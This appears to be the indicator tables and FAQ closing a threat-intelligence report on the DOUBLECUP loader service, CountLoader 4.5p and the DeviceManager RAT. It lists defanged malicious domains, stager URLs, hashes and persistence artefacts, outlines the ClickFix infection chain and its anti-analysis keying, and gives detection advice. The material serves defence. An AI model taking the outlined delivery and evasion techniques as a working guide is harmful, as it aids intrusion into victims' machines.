| IP Address | 213.139.77[.]109 | Hosting and actions in DOUBLECUP, DOUBLECUP license, open directory |
| IP Address | 80.96.109[.]229 | Actions in DOUBLECUP, DOUBLECUP license |
| IP Address | 167.148.201[.]131 | Actions in DOUBLECUP, DOUBLECUP license |
| IP Address | 89.124.117[.]12 | Actions in DOUBLECUP, DOUBLECUP license |
| IP Address | 103.22.137[.]227 | Actions in DOUBLECUP server |
| IP Address | 67.219.107[.]181 | Payload Builder DOUBLECUP IP |
| IP Address | 146.70.124[.]154 | Actions in DOUBLECUP server |
| IP Address | 91.92.240[.]100 | DeviceManager C2 |
| Domain | srv641398444.host.ultaserver[.]net | Hosts DOUBLECUP server |
| Domain | nxtdrcliam[.]site | Hosts DOUBLECUP server |
| Domain | canva-arts[.]com | Delivers DOUBLECUP |
| Domain | cap-t1[.]spec-connectweb3[.]tv | Delivers DOUBLECUP |
| Domain | cap-t2[.]spec-connectweb3[.]tv | Delivers DOUBLECUP |
| Domain | cap[.]spec-connectweb3[.]tv | Delivers DOUBLECUP |
| Domain | cloud-electronic[.]com | Delivers DOUBLECUP |
| Domain | cloudscraft[.]com | Delivers DOUBLECUP |
| Domain | doublecap[.]ltd | Delivers DOUBLECUP |
| Domain | doublecap[.]live | Delivers DOUBLECUP |
| Domain | examcanvas[.]com | Delivers DOUBLECUP |
| Domain | storagepioneer[.]com | Delivers DOUBLECUP |
| Domain | supercloudsaver[.]com | Delivers DOUBLECUP |
| Domain | ticgo-cloud[.]com | Delivers DOUBLECUP |
| Domain | roqqcloud[.]com | Delivers DOUBLECUP |
| Domain | login-netsuite[.]com | Phishing page injecting DOUBLECUP |
| Domain | login-odoo[.]com | Phishing page injecting DOUBLECUP |
| Domain | verification-salesforce[.]com | Phishing page injecting DOUBLECUP |
| Domain | login-salesforce[.]com | Phishing page injecting DOUBLECUP |
| Domain | login-hubspot[.]com | Phishing page injecting DOUBLECUP |
| Domain | pending-verification[.]com | Phishing page injecting DOUBLECUP |
| Domain | alphastore[.]vg | Delivers DOUBLECUP, CountLoader C2 |
| Domain | appleid-customertelemetry[.]gl | macOS CountLoader C2 |
| URL | http[://]67[.]219[.]107[.]181/hgflssvslvidfugvbldiuv | Payload Builder URL for DOUBLECUP clients |
| URL | https[://]appleid-customertelemetry[.]gl/setup[.]sh | Delivers macOS CountLoader stager |
| URL | https[://]appleid-customertelemetry[.]gl/AppleIDVerificationService | Delivers macOS CountLoader |
| URL | https[://]s3[.]us2[.]lyve[.]seagate[.]com/fullstack09/MicroUpdaterV1[.]exe | Delivers DeviceManager |
| Smart Contract | 0xc027490AF56a9d7050fc259Ecd03DA1580b84aae | DeviceManager’s Smart Contract |
| Ethereum Address | 0xCE17b1EF00d47105Bc127BbE6fC45dE47BC22fb8 | DeviceManager’s Ethereum Address |
Host Indicators
| Indicator | Type | Description |
|---|---|---|
| 882914f9014f14e89123e835f103ac8f9d4b2e358c1f21c1cbc7f1054e6afed6 | SHA256 | DOUBLECUP client |
| 8585721cbc46780903bd727e37a9ed07a33463852046ff65bc718ded4c80dfb1 | SHA256 | DOUBLECUP client |
| 28cbbca8099bb1b27668d135314842c69ceb478a7d6b4b08f063d106a06c8f9d | SHA256 | DOUBLECUP 2nd stage (steganographic PNG) |
| 6e08cb5602f63bee2b40739167b4aef77763bc8fb47b4839ca2fc1607ad35cba | SHA256 | MicroUpdaterV1.exe – DeviceManager |
| ea70895620f955b0712b85c3fee41de7437d5068267966f0b4fb6fa2704c3a50 | SHA256 | run.pyw – DeviceManager |
| bdf28e611d77362c40a0445655a35943c03accf21bb9a5af755da7eac5ea5e40 | SHA256 | CountLoader |
| afe273533d6f9d0b8852988f6a4b34571dd52af4c690e54723a86257aa8a015d | SHA256 | setup.sh – stager for macOS CountLoader |
| 08730fda7366104b1461b12834f55723381bf34a234947689c708b1ee431af69 | SHA256 | AppleIDVerificationService – macOS CountLoader |
| %LOCALAPPDATA%DeviceManagerconfig.json | File Path | The JSON file where the AgentConfig object is saved – DeviceManager |
| %LOCALAPPDATA%DeviceManageragent.log | File Path | The rotating log file – DeviceManager |
| %LOCALAPPDATA%DeviceManageragent_main.pyw | File Path | The hidden Python script entry point that imports and runs the RAT – DeviceManager |
| %LOCALAPPDATA%DeviceManageragent | File Path | A copied directory containing the entire malware package/source code – DeviceManager |
| %USERPROFILE%App_<GUID>.py | File Path | PowerShell process masquerading file – CountLoader |
| %TEMP%_dm_task.py | File Path | Temporary File – DeviceManager |
| %TEMP%_dm_<random_chars>.ps1 | File Path | Temporary File – DeviceManager |
| %TEMP%_dm_<random_chars>.bat | File Path | Temporary File – DeviceManager |
| %TEMP%t.xml | File Path | The raw XML payload used to create the Scheduled Task – DeviceManager |
| DOUBLECUP | Task Name | Task Name – DOUBLECUP Client |
| MicroUpdaterV1 | Task Name | Task Name – DeviceManager |
| PythonAppUpdater | Task Name | FallBack Task Name – DeviceManager |
| GoogleUpdateService<GUID> | Task Name | Task Name – CountLoader |
| MSEdgeUpdateService<GUID> | Task Name | FallBack Task Name – CountLoader |
| PythonAppUpdateFilter | WMI Event Filter Name | WMI Event Subscription Persistence – DeviceManager |
| PythonAppUpdateConsumer | WMI Event Consumer Name | WMI Event Subscription Persistence – DeviceManager |
Frequently Asked Questions (FAQ)
What is DOUBLECUP?
DOUBLECUP is a Russian Loader-as-a-Service (LaaS) built for ClickFix campaigns and active since early June 2026. The developers sell licenses and a Go-based client agent; operators embed the DOUBLECUP frontend code in their own lure pages, and the service handles steganographic payload hosting, session tracking, encryption keys, and stub rebuilds.
How does the DOUBLECUP execution chain work?
The lure page registers a session, forces the browser to cache a steganographic PNG, and stages a browser-specific command on the victim clipboard through a FakeCaptcha prompt. When the victim runs it, the command locates the cached PNG by exact file size, extracts the embedded code with certutil, findstr, or LSB extraction, and executes Stage 1. Stage 2 then decrypts the final payload in memory and the victim is redirected to a benign destination page.
Why does DOUBLECUP use the public IP address of the victim as a key?
Stage 2 derives its decryption key from the public IPv4 address of the infected host through PBKDF2, a technique known as environmental keying (T1480.001). If the sample is detonated offline, in a sandbox, or from a network outside the intended target set, key derivation produces the wrong key and decryption fails, so the final payload is never revealed to analysts.
What is new in CountLoader 4.5p?
Version 4.5p moves from an HTA/VBScript architecture to a fileless PowerShell implementation. It adds process masquerading with in-place PE header patching of conhost.exe, powershell.exe, and mshta.exe, hexadecimal C2 encoding in place of Base64, a Regex-based JSON parser that avoids ConvertFrom-Json, dual scheduled-task persistence, browser-extension and wallet auditing, Signal Desktop profiling, and a Mach-O build for macOS.
What is the DeviceManager RAT?
DeviceManager is a previously undocumented, modular Python-based RAT delivered by DOUBLECUP and distributed as an Inno Setup installer. It persists through scheduled tasks or WMI Event Subscriptions, resolves its C2 from an Ethereum or Polygon smart contract using EtherHiding, and communicates over DNS tunneling or HTTP POST while executing CMD, PowerShell, or Python payloads in memory or on disk.
How can defenders detect DOUBLECUP, CountLoader, and DeviceManager?
Alert on clipboard-driven command execution from the Run dialog and on findstr or certutil reading files inside browser cache directories. Watch for scheduled tasks named GoogleUpdateService, MSEdgeUpdateService, MicroUpdaterV1, or PythonAppUpdater, for WMI Event Subscription objects created without wmic.exe or powershell.exe in the process tree, and for renamed copies of system binaries running from user-writable paths. On the network, review high-volume DNS TXT queries carrying long encoded labels, microsoft.com lookups that resolve to non-Microsoft infrastructure, and eth_call traffic to public RPC endpoints from hosts that have no blockchain workload. The IoCs listed above should be blocked and retro-hunted.